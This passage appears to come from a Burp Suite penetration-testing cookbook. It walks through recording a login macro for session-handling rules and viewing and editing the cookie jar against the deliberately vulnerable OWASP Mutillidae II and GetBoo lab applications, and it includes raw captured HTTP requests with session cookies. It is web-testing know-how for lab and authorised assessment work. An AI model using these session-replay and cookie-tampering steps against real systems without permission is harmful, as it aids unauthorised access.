GET /mutillidae/index.php?page=login.php&popUpNotificationCode=L0U1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?popUpNotificationCode=AU1
Cookie: sh0wht3n=0; PHPSESSID=vvv6rh7ueelvqrme6fbg65iph3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

## OWASP Mutillidae II: Web Pwn in Mass Production

6.24 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) **Not Logged In**

/Register | Toggle Hints | Show Groups Hints | Toggle Security | Enforce SSL | Reset DB

Login


5. Switch to the Burp **Project options** tab, then the **Sessions** tab, and click the **Add** button under the **Session Handling Rules** section, as follows:

The screenshot shows the Burp Suite interface with the following details:


- Top Navigation Bar:** Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, **Project options** (highlighted with a red box), User options, Alerts.
- Sub-Tab Selection:** Connections, HTTP, SSL, **Sessions** (highlighted with a red box), Misc.
- Session Handling Rules Section:**
  - Buttons:** Add (highlighted with a red box), Edit, Remove, Duplicate, Up, Down.
  - Table:** A grid showing session handling rules. One rule is listed:

Enabled	Description	Tools
<input checked="" type="checkbox"/>	Use cookies from Burp's cookie jar	Spider and Scanner
  - Note:** "You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, in to the application, or checking session validity). Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request."
- Bottom Note:** "To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule."
- Bottom Button:** Open sessions tracer.


6. After clicking the **Add** button, a pop-up box appears. Give your new rule a name, such as `LogInSessionRule`, and, under **Rule Actions**, select **Run a macro**, as follows:



7. Another pop-up box appears, which is the **Session handling action editor**. In the first section, under **Select macro**, click the **Add** button, as follows:



8. After clicking the **Add** button, the macro editor appears along with another pop-up of the **Macro Recorder**, as follows:



**Note:** A bug exists in 1.7.35 that disables Macro Recorder. Therefore, after clicking the **Add** button, if the recorder does not appear, upgrade the Burp version to 1.7.36 or higher.

9. Inside the **Macro Recorder**, look for the POST request where you logged in as Ed as well as the following GET request. Highlight both of those requests within the **Macro Recorder** window and click **OK**, as follows:

Macro Recorder

Select the items from the proxy history that you wish to include in the macro, and click "OK". Note that to record a macro now using your browser you will need to ensure that proxy interception is turned off.

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://192.168.56.101	GET	/mutillidae/index.php?do=logout	✓		302	733	HTML	php
2	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php&p...	✓		200	47756	HTML	php
3	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		302	47478	HTML	php
4	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotification...	✓		200	46417	HTML	php

Request Response


Raw Params Headers Hex

```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1
Cookie: showhints=0; username=ed; uid=24; PHPSESSID=vvv6rh7ueelvqrn6rfg65iph3;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```


Type a search term 0 matches

OK Cancel


10. Those two highlighted requests in the previous dialog box now appear inside the **Macro Editor** window. Give the macro a description, such as `LogInMacro`, as follows:




11. Click the **Configure item** button to validate that the **username** and **password** values are correct. Click **OK** when done, as follows:




12. Click **OK** to close the Macro Editor. You should see the newly-created macro in the **Session handling action editor**. Click **OK** to close this dialog window, as follows:



13. After closing the **Session handling action editor**, you are returned to the **Session handling rule editor** where you now see the **Rule Actions** section populated with the name of your macro. Click the **Scope** tab of this window to define which tool will use this rule:



14. On the **Scope** tab of the **Session handling rule editor**, uncheck the other boxes, leaving only the **Repeater** checked. Under **URL Scope**, click the **Include all URLs** radio button. Click **OK** to close this editor, as follows:



15. You should now see the new session-handling rule listed in the **Session Handling Rules** window, as follows:

The screenshot shows the 'Session Handling Rules' tab in the Burp Suite interface. On the left, there are buttons for 'Add', 'Edit', 'Remove', 'Duplicate', 'Up', and 'Down'. The main area has a table with columns 'Enabled', 'Description', and 'Tools'. There are two entries:

Enabled	Description	Tools
<input checked="" type="checkbox"/>	Use cookies from Burp's cookie jar	Spider and Scanner
<input checked="" type="checkbox"/>	LoginSessionRule	Repeater

Below the table, a note says: 'You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools in to the application, or checking session validity). Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.' A link 'Open sessions tracer' is at the bottom.

16. Return to the **Repeater** tab where you, previously, were not logged in to the application. Click the **Go** button to reveal that you are now logged in as Ed! This means your session-handling rule and associated macro worked:

The screenshot shows the 'Repeater' tab in the Burp Suite interface. On the left, the 'Request' pane shows a GET request to '/mutillidae/index.php?page=home.php&popUpNotificationCode=HPhO'. The 'Response' pane shows the OWASP Mutillidae II: Web Pwn in Mass Production page. The status bar indicates 'Target: http://192.168.56.101'. In the response, the 'Logged In User: ed' link is highlighted with a red box. The page content includes the OWASP logo, version information (Version: 2.6.24), security level (Security Level: 5), hints (Hints: Disabled (0 - I try harder)), and a note (Commandline KungFu anyone?). Below the main content, there are links for Home, Logout, Show Prompt Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and a footer with links for OWASP 2013, OWASP 2010, and OWASP 2007.

## How it works...

In this recipe, we saw how an unauthenticated session can be changed to an authenticated one by replaying the login process. The creation of macros allows manual steps to be scripted and assigned to various tools within the Burp suite.

Burp allows testers to configure session-handling rules to address various conditions that the suite of tools may encounter. The rules provide additional actions to be taken when those conditions are met. In this recipe, we addressed an unauthenticated session by creating a new session-handling rule, which called a macro. We confined the scope for this rule to Repeater only for demonstration purposes.

## Getting caught in the cookie jar

While targeting an application, Burp captures all of the cookies it encounters while proxying and spidering HTTP traffic against a target site. Burp stores these cookies in a cache called the **cookie jar**. This cookie jar is used within the default session-handling rule and can be shared among the suite of Burp tools, such as Proxy, Intruder, and Spider.

Inside the cookie jar, there is a historical table of requests. The table details each cookie domain and path. It is possible to edit or remove cookies from the cookie jar.

## Getting ready

We will open the Burp Cookie Jar and look inside. Then, using the OWASP GetBoo application, we'll identify new cookies added to the Burp Cookie Jar.

## How to do it...

1. Shut down and restart Burp so it is clean of any history. Switch to the Burp **Project options** tab, then the **Sessions** tab. In the **Cookie Jar** section, click the **Open cookie jar** button, as follows:

The screenshot shows the Burp Suite interface with the 'Project options' tab selected. The 'Sessions' tab is also highlighted with a red box. The 'Session Handling Rules' section contains a table with one rule: 'Use cookies from Burp's cookie jar' (Enabled, checked). Below this is a note about monitoring session handling rules. The 'Cookie Jar' section describes its function and lists tools to monitor: Proxy, Scanner, Repeater, Spider, Intruder, Sequencer, and Extender. The 'Open cookie jar' button is highlighted with a red box.

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender **Project options** User options Alerts

Connections HTTP SSL **Sessions** Misc

**Session Handling Rules**

You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, adding or removing cookies, in to the application, or checking session validity. Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.

Add	Enabled	Description	Tools
	<input checked="" type="checkbox"/>	Use cookies from Burp's cookie jar	Spider and Scanner

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

[Open sessions tracer](#)

**Cookie Jar**

Burp maintains a cookie jar that stores all of the cookies issued by visited web sites. Session handling rules can use and update these cookies to maintain control how Burp automatically updates the cookie jar based on traffic from particular tools.

Monitor the following tools' traffic to update the cookie jar:

Proxy    Scanner    Repeater    Spider  
 Intruder    Sequencer    Extender

[Open cookie jar](#)

2. A new pop-up box appears. Since we have no proxied traffic yet, the cookie jar is empty. Let's target an application and get some cookies captured, as follows:




3. From the OWASP Landing page, click the link to access the GetBoo application, as follows:

OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS	
<a href="#">WordPress</a>	<a href="#">OrangeHRM</a>
<a href="#">GetBoo</a>	<a href="#">GTD-PHP</a>
<a href="#">Yazd</a>	<a href="#">WebCalendar</a>
<a href="#">Gallery2</a>	<a href="#">Tiki Wiki</a>
<a href="#">Joomla</a>	<a href="#">AWStats</a>

4. Click the **Login** button. At the login screen, type both the username and password as `demo`, and then click the **Log In** button.

5. Return to the Burp Cookie Jar. You now have three cookies available. Each cookie has a **Domain**, **Path**, **Name**, and **Value** identified, as follows:




6. Select the last cookie in the list and click the **Edit cookie** button. Modify the value from `nada` to `thisIsMyCookie` and then click **OK**, as follows:



7. The value is now changed, as follows:



8. The default scope for the Burp Cookie Jar is Proxy and Spider. However, you may expand the scope to include other tools. Click the checkbox for **Repeater**, as follows:



Now, if you create a new session-handling rule and use the default Burp Cookie Jar, you will see the new value for that cookie used in the requests.

## How it works...

The Burp Cookie Jar is used by session-handling rules for cookie-handling when automating requests against a target application. In this recipe, we looked into the Cookie Jar, understood its contents, and even modified one of the values of a captured cookie. Any subsequent session-handling rules that use the default Burp Cookie Jar will see the modified value in the request.

## Adding great pentester plugins

As web-application testers, you will find handy tools to add to your repertoire to make your assessments more efficient. The Burp community offers many wonderful extensions. In this recipe, we will add a couple of them and explain how they can make your assessments better. Retire.js and Software Vulnerability Scanner are the two plugins, these two plugins are used with the passive scanner.

**Note:** Both of these plugins require the Burp Professional version.



## Getting ready

Using the OWASP Mutilliae II application, we will add two handy extensions that will help us find more vulnerabilities in our target.

## How to do it...

